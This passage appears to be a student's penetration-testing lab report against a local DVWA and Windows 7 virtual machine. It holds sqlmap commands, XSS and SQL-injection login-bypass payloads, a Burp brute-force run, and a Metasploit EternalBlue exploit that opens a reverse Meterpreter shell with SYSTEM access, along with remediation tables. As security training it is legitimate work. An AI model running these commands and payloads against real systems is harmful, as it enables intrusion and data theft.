10 Priority: u=0, i
```

Forward the request and Off the Intercept.

The DVWA application appears as below without entering username and password.

Means the windows admin session was opened in kali.

Welcome to Damn Vulnerable Web App!

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

WARNING!

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any internet facing web server as it will be compromised. We recommend downloading and installing [XAMPP](#) onto a local machine inside your LAN which is used solely for testing.

Disclaimer

We do not take responsibility for the way in which any one uses this application. We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

General Instructions

The help button allows you to view hits/tips for each vulnerability and for each security level on their respective page.

Username: admin
Security Level: low
PHPIDS: disabled



2.2.2 Test for SQL injection (sqlmap)

Tools: Burp Suite, Sqlmap

Virtual Machines: Kali, Metasploitable2 VM

Target: 192.168.68.102/dvwa

In Kali:

Open DVWA Application

Set Security=Low

Go to SQL Injection tab

Give ID =1

OffSec Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Go

DVWA

Vulnerability: SQL Injection

User ID:

ID: 1
First name: admin
Surname: admin

More info

<http://www.securiteam.com/securityreviews/5DP0N1P76E.html>
http://en.wikipedia.org/wiki/SQL_injection
<http://www.unixwiz.net/techtips/sql-injection.html>

Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout

Username: admin
Security Level: low
PHPIDS: disabled

Capture this request from Burpsuite
Intercept on and refresh the webpage



Request

```

Pretty Raw Hex
1 GET /dvwa/vulnerabilities/sqli/?id=1&Submit=Submit HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:128.0) Gecko/20100101
  Firefox/128.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Referer: http://192.168.68.102/dvwa/vulnerabilities/sqli/
8 Connection: keep-alive
9 Cookie: security=low; PHPSESSID=95b84333a55d5bba429d2631a37424ab
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12

```

Then Copy the URL and Cookie Information Into notepad

Goto Httphistory and Copy the URL to notepad

Intercept HTTP history WebSockets history Match and replace Proxy settings

Filter settings: Hiding CSS, image and general binary content

#	Host	Method	URL	Params	Edited	Status code	Length
1	http://192.168.68.102	GET	/dvwa/		✓	200	4845
2	http://192.168.68.102	GET	/dvwa/			302	392
3	http://192.168.68.102	GET	/dvwa/login.php			200	1636
4	http://192.168.68.102	POST	/dvwa/login.php		✓	302	392
5	http://192.168.68.102	GET	/dvwa/index.php			200	4932
6	http://192.168.68.102	GET	/dvwa/security.php			200	4453
7	http://192.168.68.102	POST	/dvwa/security.php		✓	302	427
8	http://192.168.68.102	GET	/dvwa/security.php			200	4534
9	http://192.168.68.102	GET	/dvwa/vulnerabilities/sqli/			200	4681
10	http://192.168.68.102	GET	/dvwa/vulnerabilities/sqli/?id=1&S...		✓	200	4736
11	http://192.168.68.102	GET					

http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit

Add to scope

Scan

Send to Intruder Ctrl+I

Send to Repeater Ctrl+R

Send to Sequencer

Send to Organizer Ctrl+O

Send to Comparer

Request in browser >

Engagement tools [Pro version only] >

Show new history window

Add notes

Highlight >

Delete item

Clear history

Copy URL

```

1 http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit
2
3 Cookie: security=low; PHPSESSID=95b84333a55d5bba429d2631a37424ab

```

SQLMap Query: `sqlmap -u "" -cookie="" -dbs`

To get Database List

```

└─# sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit" --
  cookie="PHPSESSID=95b84333a55d5bba429d2631a37424ab security=low;" -dbs

```



```

available databases [7]:
[*] dvwa
[*] information_schema
[*] metasploit
[*] mysql
[*] owasp10
[*] tikiwiki
[*] tikiwiki195

[06:50:52] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.68.102'
[*] ending @ 06:50:52 /2025-09-01/

```

To get Tables

sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit~" --
cookie="PHPSESSID=95b84333a55d5bba429d2631a37424ab security=low;" --tables

```

Database: dvwa
[2 tables]
+-----+
| guestbook | Mozilla/5.0 (X11; Linux x86_64)
| users     | text/html,application/xhtml+xml,application/xml;q=0.9
+-----+

```

To get columns from users table ans dvwa database

sqlmap -u "http://192.168.68.102/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit~" --
cookie="PHPSESSID=95b84333a55d5bba429d2631a37424ab security=low;" -D dvwa -T
Users --columns

```

[07:11:02] [INFO] fetching columns for table 'Users' in database 'dvwa'
you provided a HTTP Cookie header value, while target URL provides its own cookies within HTTP Set-Cookie header
Database: dvwa
Table: Users
[6 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| user   | varchar(15) |
| avatar | varchar(70) |
| first_name | varchar(15) |
| last_name | varchar(15) |
| password | varchar(32) |
| user_id | int(6) |
+-----+-----+

[07:11:03] [INFO] fetched data logged to text files under '/root/.local/share/sqlmap/output/192.168.68.102'

```

2.2.3 XSS Reflected

Payload: `<script>alert(document.cookie)</script>` ---To extract the Cookie value

What's your name?

Hello



Only the user can see this Cookie Information.


2.2.4 XSS Stored

Payload: `<script>alert(1)</script>`

Name *

Message *

Every user who visits the site can see the payload



Feature	Reflected XSS	Stored XSS
Persistence	Temporary, per request	Permanent, saved on server
Delivery	Malicious link / crafted request	Injected once, delivered to all users



Feature	Reflected XSS	Stored XSS
Victim exposure	Only users clicking the link	Every user visiting the infected page
Danger level	Moderate	High (affects multiple users)

2.2.5 Verify Authentication

We notice that there is no sanitization or escaping of the user inputs, such as the username and password fields. This lack of input validation opens the door for SQL injection attacks . So, We will attempt to bypass the login process using SQL injection. using admin' OR '1'='1 — to enable unauthorized access .

Brute Forcing the Admin Password with Burp Suite

Next, enable the intercept in Burp Suite to capture and analyze the HTTP requests . After capturing the HTTP request, right click on it and select Send to Intruder, where the brute force attack will be conducted .

?

Sniper attack

Target

Positions

Add \$

Clear \$

Auto \$

1

GET /dvwa/vulnerabilities/brute/?username=admin&password=\$fddgdd\$&Login=Login HTTP/1.1

2

Host: 192.168.68.102

3

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0

4

Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8

5

Accept-Language: en-US,en;q=0.5

6

Accept-Encoding: gzip, deflate, br

7

Connection: keep-alive

8

Referer: http://192.168.68.102/dvwa/vulnerabilities/brute/

9

Cookie: security=low; PHPSESSID=17934e310193f5e5b5dbf801a0117a98

0

Upgrade-Insecure-Requests: 1

1

Priority: u=0, i

After sending the request to Intruder, add positions around the parameter you want to brute force, indicating that the attack will be focused on that specific value .



```
Positions  Add $  Clear $  Auto $

1 GET /dvwa/vulnerabilities/brute/?username=admin&password=$fdgdgd$&Login=Login HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Connection: keep-alive
8 Referer: http://192.168.68.102/dvwa/vulnerabilities/brute/
9 Cookie: security=low; PHPSESSID=17934e310193f5e5b5dbf801a0117a98
10 Upgrade-Insecure-Requests: 1
11 Priority: u=0, i
12
```

Select Simple List as the payload type to add potential passwords for the brute force attack. Using the Sniper attack type, Burp Suite will test each password individually to help identify the correct admin password .

Payloads

Payload position: All payload positions

Payload type: Simple list

Payload count: 6

Request count: 6

Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load...

Remove

Clear

Deduplicate

pass

fsdffrf

123434

sadhana

rani

password

Add

Add from list... [Pro version only]

Then start attack

By verifying the response length, we determined that the correct password for the admin is **password**. The Content-Length header indicates the size of the HTTP response body in bytes. A successful login usually changes the content length compared to failed attempts, helping us identify the correct password based on this difference.



Requ...	Payload	Status code	Response...	Error	Timeout	Length	Comment
0		200	34			4920	
1	pass	200	39			4919	
2	fsdffrf	200	34			4920	
3	123434	200	35			4919	
4	sadhana	200	33			4920	
5	rani	200	33			4919	
6	password	200	35			4986	

Request Response

Pretty Raw Hex

```
GET /dvwa/vulnerabilities/brute/?username=admin&password=password&Login=Login HTTP/1.1
Host: 192.168.68.102
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate, br
Connection: keep-alive
Referer: http://192.168.68.102/dvwa/vulnerabilities/brute/
Cookie: security=low; PHPSESSID=17934e310193f5e5b5dbf801a0117a98
Upgrade-Insecure-Requests: 1
Priority: u=0, i
```

Now, we will test the discovered password, and as shown below, we have successfully identified the correct one, confirming our brute force attempt was successful.

Vulnerability: Brute Force

Login

Username:

Password:

Login

Welcome to the password protected area admin

Pretty Raw Hex

```
1 POST /dvwa/login.php HTTP/1.1
2 Host: 192.168.68.102
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:142.0) Gecko/20100101 Firefox/142.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate, br
7 Content-Type: application/x-www-form-urlencoded
8 Content-Length: 44
9 Origin: http://192.168.68.102
10 Connection: keep-alive
11 Referer: http://192.168.68.102/dvwa/login.php
12 Cookie: security=low; PHPSESSID=17934e310193f5e5b5dbf801a0117a98
13 Upgrade-Insecure-Requests: 1
14 Priority: u=0, i
15
16 username=admin&password=password&Login=Login
```



Plaintext credentials: Confirm if username and password are sent in clear text (since DVWA is HTTP, they will be).

Remediation: Should use **HTTPS** with TLS to protect credentials.

Authentication in DVWA is insecure. Credentials are transmitted in plaintext, sessions lack secure cookie flags, and there is no brute-force protection. Session IDs are not rotated after login, and logout does not invalidate tokens. CSRF protections are weak. These flaws allow credential theft, brute-force, and session hijacking.

2.2.6 Summary

DVWA was assessed against OWASP Top 10 using Burp Suite, sqlmap, and OWASP ZAP. Critical SQL injection and medium reflected XSS were confirmed with reproducible evidence. Authentication and session controls were evaluated. Findings were documented with severity, impact, and remediation to strengthen application security and prevent exploitation in production.



3. Reporting Practice

Activities:

- **Tools:** Google Docs, [Draw.io](#).
- **Tasks:** Create reports, visualize findings, draft stakeholder briefs.
- **Brief:**
- **Report Template:** Document in Google Docs:
 1. Executive Summary
 2. Technical Findings
 - i. Remediation Plan
 - **Findings Table:** Log vulnerabilities:

Finding ID | Vulnerability | CVSS Score | Remediation

-----|-----|-----|-----

F001 | SQL Injection | 9.1 | Input validation

F002 | Weak Password | 7.5 | Enforce complexity

- **Visualization:** Use [Draw.io](#) to create a network attack path diagram.
 - **Briefing:** Draft a 100-word non-technical summary for managers.
-



3.Reporting Practice

3.1 Security Vulnerability Assessment Report

Target: http://192.168.68.102

Scanner: OWASP ZAP (v2.16.1)

Date: 30 Aug 2025

1. Executive Summary

The security scan of the target system identified **15 vulnerabilities** across High, Medium, Low, and Informational risk levels. The most critical issues include **Remote Code Execution (CVE-2012-1823)** and **Source Code Disclosure**, both linked to outdated PHP components. Several medium-risk issues such as missing CSP headers, hidden files, and directory browsing further increase exposure. Low-risk issues include weak HTTP security headers and cookie misconfigurations. Immediate remediation is recommended, particularly upgrading PHP and strengthening web server security controls.

2. Technical Findings

Findings Table

Finding ID	Vulnerability	CVSS Score*	Remediation
F001	Remote Code Execution – CVE-2012-1823	9.8 (Critical)	Upgrade PHP to latest stable version; apply mod_rewrite filters; restrict unvalidated input.
F002	Source Code Disclosure – CVE-2012-1823	9.1 (High)	Patch PHP; restrict file access; disable direct query string execution.
F003	Absence of Anti-CSRF Tokens	6.5 (Medium)	Implement CSRF tokens in forms and state-changing requests.
F004	Content Security Policy (CSP) Header Not Set	6.5 (Medium)	Configure server to enforce CSP headers.
F005	Directory Browsing Enabled	6.0 (Medium)	Disable directory listing in Apache config.
F006	Hidden File Found (phpinfo.php)	6.0 (Medium)	Remove sensitive files from production environment.
F007	Missing Anti-Clickjacking Header	6.0 (Medium)	Add X-Frame-Options or Content-Security-Policy frame-ancestors.



Finding ID	Vulnerability	CVSS Score*	Remediation
F008	Cookie Missing HttpOnly Flag	4.8 (Low)	Enable HttpOnly attribute for session cookies.
F009	Cookie Missing SameSite Attribute	4.8 (Low)	Apply SameSite=Strict or Lax for cookies.
F010	Server Information Leak (X-Powered-By / Server headers)	4.3 (Low)	Remove/obfuscate version details from headers.
F011	X-Content-Type-Options Header Missing	4.3 (Low)	Add X-Content-Type-Options: nosniff header.
F012	Authentication Request Identified	Informational	Review authentication endpoints for brute-force resistance.
F013	Session Management Response Identified	Informational	Verify session handling security (timeouts, rotation).
F014	User Agent Fuzzer	Informational	No remediation required; monitor abnormal requests.

*CVSS scores estimated based on CVEs and OWASP severity mappings.


3. Remediation Plan

- **Immediate (0–30 days):**
 - Upgrade PHP to a secure, supported version.
 - Patch CVE-2012-1823 to prevent Remote Code Execution and Source Code Disclosure.
 - Remove sensitive files (phpinfo.php).
- **Short-term (30–60 days):**
 - Configure security headers (CSP, X-Frame-Options, HttpOnly, SameSite, nosniff).
 - Disable directory browsing.
 - Implement CSRF tokens.
- **Ongoing:**
 - Regular patching and vulnerability scans.
 - Enforce secure coding practices.
 - Continuous monitoring and incident response readiness.



3.2 Visualization (Attack Path Diagram – Draw.io)

- **Attacker** → exploits **RCE (CVE-2012-1823)** → gains **Server Access** → accesses **Sensitive Data**.
- **Attacker** → exploits **Source Code Disclosure** → gains **Application Code Knowledge** → aids further exploitation.
- **Attacker** → leverages **Weak Security Headers** → conducts **XSS/CSRF/Session Hijacking**.



4. Non-Technical Summary (100 words)

Our assessment of the web application at 192.168.68.102 revealed critical vulnerabilities, including the ability for attackers to execute commands directly on the server and access sensitive application source code. These issues stem from outdated software and poor configuration practices. Additional weaknesses such as missing security headers, exposed files, and directory browsing further increase the risk of data theft, service disruption, and reputational damage. To protect the system, immediate action is required, including upgrading software, removing exposed files, and enforcing modern security controls. Continuous monitoring and patch management will ensure long-term resilience against cyber threats.



4. Post-Exploitation and Evidence Collection

Activities:

- **Tools:** Meterpreter, Volatility, Wireshark.
- **Tasks:** Escalate privileges, collect evidence, maintain chain-of-custody.
- **Brief:**
 - **Escalation:** Use Metasploit (exploit/windows/local/always_install_elevated). Log session.
 - **Evidence Collection:** Capture traffic with Wireshark, hash files:

Item	Description	Collected By	Date	Hash Value
------	-------------	--------------	------	------------

-----	-----	-----	-----	-----
-------	-------	-------	-------	-------

Traffic Log	HTTP Traffic	VAPT Analyst	2025-08-25	<SHA256>
-------------	--------------	--------------	------------	----------

- **Summary:** Write a 50-word evidence collection summary.
-



4. Post-Exploitation and Evidence Collection

4.1 Escalation with Meterpreter

1. Lab setup

Attacker Machine

- Kali Linux (or Parrot OS)
- Has Metasploit Framework installed

Target Machine

- A Windows 7 SP1 (x86 or x64) VM (best for learning UAC bypass)
- <https://archive.org/details/Windows7-iso>

win7_64_bit.iso

3.1G

- Disable AV/Defender (otherwise payloads get killed)
- Keep UAC enabled (default)

2. Baseline collection (non-destructive)

Collect low-impact baseline info so you can show pre-exploit state:

On Windows target (examples):

- systeminfo > systeminfo_pre.txt
- ipconfig /all > ipconfig_pre.txt
- tasklist /v > tasklist_pre.txt

Image Name	PID	Session Name	Session#	Mem Usage	Status	User Name
system Idle Process	0	Services	0	24 K	unknown	NT AUTHORITY\SYSTEM
system	4	Services	0	4,204 K	unknown	N/A
smss.exe	264	Services	0	904 K	unknown	N/A
csrss.exe	344	Services	0	3,572 K	unknown	N/A
wininit.exe	396	Services	0	3,632 K	unknown	N/A
csrss.exe	408	Console	1	4,472 K	Running	N/A
winlogon.exe	464	Console	1	5,020 K	unknown	N/A
services.exe	500	Services	0	7,988 K	unknown	N/A
lsass.exe	512	Services	0	8,896 K	unknown	N/A
lsass.exe	520	Services	0	1,480 K	unknown	N/A
svchost.exe	620	Services	0	7,808 K	unknown	N/A
VBoxService.exe	684	Services	0	4,512 K	unknown	N/A
svchost.exe	740	Services	0	6,244 K	unknown	N/A
svchost.exe	792	Services	0	17,400 K	unknown	N/A
svchost.exe	912	Services	0	55,508 K	unknown	N/A
svchost.exe	952	Services	0	28,092 K	unknown	N/A
svchost.exe	564	Services	0	16,208 K	unknown	N/A
svchost.exe	1104	Services	0	43,864 K	unknown	N/A
svchost.exe	1244	Services	0	10,564 K	unknown	N/A
svchost.exe	1152	Services	0	11,124 K	unknown	N/A
taskhost.exe	1852	Console	1	6,368 K	Running	sadhana-PC\sadhana
dwm.exe	1904	Console	1	6,428 K	Running	sadhana-PC\sadhana
explorer.exe	1916	Console	1	33,012 K	Running	sadhana-PC\sadhana
VBoxTray.exe	2020	Console	1	5,620 K	Running	sadhana-PC\sadhana
SearchIndexer.exe	1652	Services	0	15,540 K	unknown	N/A
wmpnetwk.exe	1988	Services	0	8,292 K	unknown	N/A
svchost.exe	2156	Services	0	10,600 K	unknown	N/A
sppsvc.exe	2976	Services	0	7,080 K	unknown	N/A
svchost.exe	3004	Services	0	17,760 K	unknown	N/A
cmd.exe	1700	Console	1	2,692 K	Running	sadhana-PC\sadhana
conhost.exe	2384	Console	1	4,948 K	Running	sadhana-PC\sadhana
spoolsv.exe	736	Services	0	11,228 K	unknown	N/A
TrustedInstaller.exe	2516	Services	0	9,336 K	unknown	N/A
SearchProtocolHost.exe	1496	Services	0	7,668 K	unknown	N/A
SearchFilterHost.exe	2828	Services	0	5,748 K	unknown	N/A
tasklist.exe	2764	Console	1	5,388 K	unknown	sadhana-PC\sadhana
wmiPrvSE.exe	1688	Services	0	5,716 K	unknown	N/A



```
File Edit Format View Help

Host Name: SADHANA-PC
OS Name: Microsoft Windows 7 Ultimate
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Standalone workstation
OS Build Type: Multiprocessor Free
Registered Owner: sadhana
Registered Organization:
Product ID: 00426-292-0000007-85012
Original Install Date: 8/25/2025, 2:50:48 AM
System Boot Time: 9/7/2025, 4:06:27 PM
System Manufacturer: innotek GmbH
System Model: VirtualBox
System Type: x64-based PC
Processor(s): 1 Processor(s) Installed.
[01]: Intel64 Family 6 Model 140 Stepping 1 GenuineIntel ~2421 Mhz
BIOS Version: innotek GmbH VirtualBox, 12/1/2006
Windows Directory: C:\windows
System Directory: C:\windows\system32
Boot Device: \Device\HarddiskVolume1
System Locale: en-us;English (United States)
Input Locale: en-us;English (United States)
Time Zone: (UTC+05:30) Chennai, Kolkata, Mumbai, New Delhi
Total Physical Memory: 2,048 MB
Available Physical Memory: 1,457 MB
Virtual Memory: Max Size: 4,095 MB
Virtual Memory: Available: 3,364 MB
Virtual Memory: In Use: 731 MB
Page File Location(s): C:\pagefile.sys
Domain: WORKGROUP
Logon Server: \\SADHANA-PC
Hotfix(s): 1 Hotfix(s) Installed.
[01]: KB976902
Network Card(s): 1 NIC(s) Installed.
[01]: Intel(R) PRO/1000 MT Desktop Adapter
Connection Name: Local Area Connection 2
DHCP Enabled: Yes
DHCP Server: 192.168.68.1
IP address(es):
[01]: 192.168.68.102
[02]: fe80::540:7622:d362:3665
```

```
ipconfig_pre - Notepad
File Edit Format View Help

windows IP Configuration

Host Name . . . . . : sadhana-PC
Primary Dns Suffix . . . . . :
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No

Ethernet adapter Local Area Connection 2:

Connection-specific DNS Suffix . :
Description . . . . . : Intel(R) PRO/1000 MT Desktop Adapter #2
Physical Address. . . . . : 08-00-27-98-A2-7F
DHCP Enabled. . . . . : Yes
Autoconfiguration Enabled . . . . : Yes
Link-local IPv6 Address . . . . . : fe80::540:7622:d362:3665%13(Preferred)
IPv4 Address. . . . . : 192.168.68.102(Preferred)
Subnet Mask . . . . . : 255.255.255.0
Lease Obtained. . . . . : Sunday, September 07, 2025 5:11:50 PM
Lease Expires . . . . . : Sunday, September 07, 2025 7:11:53 PM
Default Gateway . . . . . : fe80::5291:e3ff:fe70:c2ac%13
                          192.168.68.1
DHCP Server . . . . . : 192.168.68.1
DHCPv6 IAID . . . . . : 268959783
DHCPv6 Client DUID. . . . . : 00-01-00-01-30-3D-35-06-08-00-27-78-59-20
DNS Servers . . . . . : 49.205.72.130
                          183.82.243.66
NetBIOS over Tcpip. . . . . : Enabled

Tunnel adapter isatap.{8FFDB08B-B0B8-4800-BBAC-D29E1D30CAAB}:

Media State . . . . . : Media disconnected
Connection-specific DNS Suffix . :
Description . . . . . : Microsoft ISATAP Adapter
Physical Address. . . . . : 00-00-00-00-00-00-E0
DHCP Enabled. . . . . : No
Autoconfiguration Enabled . . . . : Yes
```

3. Initial Exploitation



➤ Get an Initial Session

Exploit something on the Windows VM to get a **Meterpreter session**. Example with ms17_010_eternalblue :

use exploit/windows/smb/ms17_010_eternalblue

set RHOSTS 192.168.68.102 ----Windows64

set LHOST 192.168.68.105 ---Kali

run

If successful → you'll see:

[*] Meterpreter session 1 opened

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.68.102
RHOSTS => 192.168.68.102
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.68.105
LHOST => 192.168.68.105
msf6 exploit(windows/smb/ms17_010_eternalblue) > run
[*] Started reverse TCP handler on 192.168.68.105:4444
[*] 192.168.68.102:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.68.102:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Ultimate 7601 Service Pack 1 x64 (64-bit)
/usr/share/metasploit-framework/vendor/bundle/ruby/3.3.0/gems/recog-3.1.16/lib/recog/fingerprint/regexp_factory.rb:
34: warning: nested repeat operator '+' and '?' was replaced with '*' in regular expression
[*] 192.168.68.102:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.68.102:445 - The target is vulnerable.
[*] 192.168.68.102:445 - Connecting to target for exploitation.
[+] 192.168.68.102:445 - Connection established for exploitation.
[+] 192.168.68.102:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.68.102:445 - CORE raw buffer dump (38 bytes)
[*] 192.168.68.102:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 55 6c 74 69 6d 61 Windows 7 Ultima
[*] 192.168.68.102:445 - 0x00000010 74 65 20 37 36 30 31 20 53 65 72 76 69 63 65 20 te 7601 Service
[*] 192.168.68.102:445 - 0x00000020 50 61 63 6b 20 31 Pack 1
[+] 192.168.68.102:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.68.102:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.68.102:445 - Sending all but last fragment of exploit packet
[*] 192.168.68.102:445 - Starting non-paged pool grooming
[+] 192.168.68.102:445 - Sending SMBv2 buffers
[+] 192.168.68.102:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.68.102:445 - Sending final SMBv2 buffers.
[*] 192.168.68.102:445 - Sending last fragment of exploit packet!
[*] 192.168.68.102:445 - Receiving response from exploit packet
[+] 192.168.68.102:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.68.102:445 - Sending egg to corrupted connection.
[*] 192.168.68.102:445 - Triggering free of corrupted buffer.
[*] Sending stage (203846 bytes) to 192.168.68.102
[*] Meterpreter session 1 opened (192.168.68.105:4444 → 192.168.68.102:49173) at 2025-08-24 11:03:27 -0400
[+] 192.168.68.102:445 - -----
[+] 192.168.68.102:445 - -----WIN-----
[+] 192.168.68.102:445 - -----
```

4 Privilege Escalation

Metasploit should spawn a **new elevated session**:

[*] Exploit completed, new Meterpreter session 1 opened

Then check privileges:

getuid

getprivs

Expected output:

Server username: NT AUTHORITY\SYSTEM

you now have **SYSTEM-level access**.



```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > getprivs
```

```
Enabled Process Privileges
```

```
_____
Name
```

```
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeChangeNotifyPrivilege
SeImpersonatePrivilege
SeTcbPrivilege
```

```
meterpreter > █
```

```
meterpreter > ipconfig /all
```

```
Interface 1
```

```
_____
Name           : Software Loopback Interface 1
Hardware MAC   : 00:00:00:00:00:00
MTU            : 4294967295
IPv4 Address   : 127.0.0.1
IPv4 Netmask   : 255.0.0.0
IPv6 Address   : ::1
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 12
```

```
_____
Name           : Microsoft ISATAP Adapter
Hardware MAC   : 00:00:00:00:00:00
MTU            : 1280
IPv6 Address   : fe80::5efe:c0a8:4466
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff
```

```
Interface 13
```

```
_____
Name           : Intel(R) PRO/1000 MT Desktop Adapter #2
Hardware MAC   : 08:00:27:98:a2:7f
MTU            : 1500
IPv4 Address   : 192.168.68.102
IPv4 Netmask   : 255.255.255.0
IPv6 Address   : fe80::540:7622:d362:3665
IPv6 Netmask   : ffff:ffff:ffff:ffff:ffff::
```



4.2 Evidence Collection

1. Preparation (before running anything)

1. Confirm written authorization / scope.
2. Snapshot or backup the target VM (hypervisor snapshot or disk image). Record snapshot ID and timestamp.
3. Time sync all machines (NTP) so timestamps match.
4. Prepare an evidence folder on a write-protected media or dedicated evidence host (e.g., /evidence/<caseid>/).
5. Create an Evidence Log (paper + digital) with fields: Evidence ID, Item, Description, Collected by, Date/time, Location, Hash, Chain-of-custody signature.

Quick evidence folder on target

Interact with the session and make an evidence folder on the target:

in msfconsole

```
msf6 > sessions -i 1
```

```
meterpreter > shell
```

```
C:\Windows\system32> mkdir C:\Windows\Temp\evidence_CASE123
```

```
C:\Windows\system32> exit
```

4.2.1 Basic metadata (fast, low-noise)

Capture quick metadata first (minimally invasive):

from meterpreter prompt

```
meterpreter > sysinfo
```

```
meterpreter > getuid
```

```
meterpreter > ps          # list processes - note PIDs
```

```
meterpreter > shell
```

```
C:\> systeminfo > C:\Windows\Temp\evidence_CASE123\systeminfo.txt
```

```
C:\> whoami /all > C:\Windows\Temp\evidence_CASE123\whoami.txt
```

```
C:\> tasklist /v > C:\Windows\Temp\evidence_CASE123\tasklist_pre.txt
```

```
C:\> ipconfig /all > C:\Windows\Temp\evidence_CASE123\ipconfig.txt
```

```
C:\> netstat -ano > C:\Windows\Temp\evidence_CASE123\netstat_pre.txt
```

```
C:\> exit
```



```
C:\>systeminfo > C:\Windows\Temp\Evidence_case123\systeminfo.txt
systeminfo > C:\Windows\Temp\Evidence_case123\systeminfo.txt

C:\>tasklist /v > C:\Windows\Temp\Evidence_case123\tasklist_pre.txt
tasklist /v > C:\Windows\Temp\Evidence_case123\tasklist_pre.txt

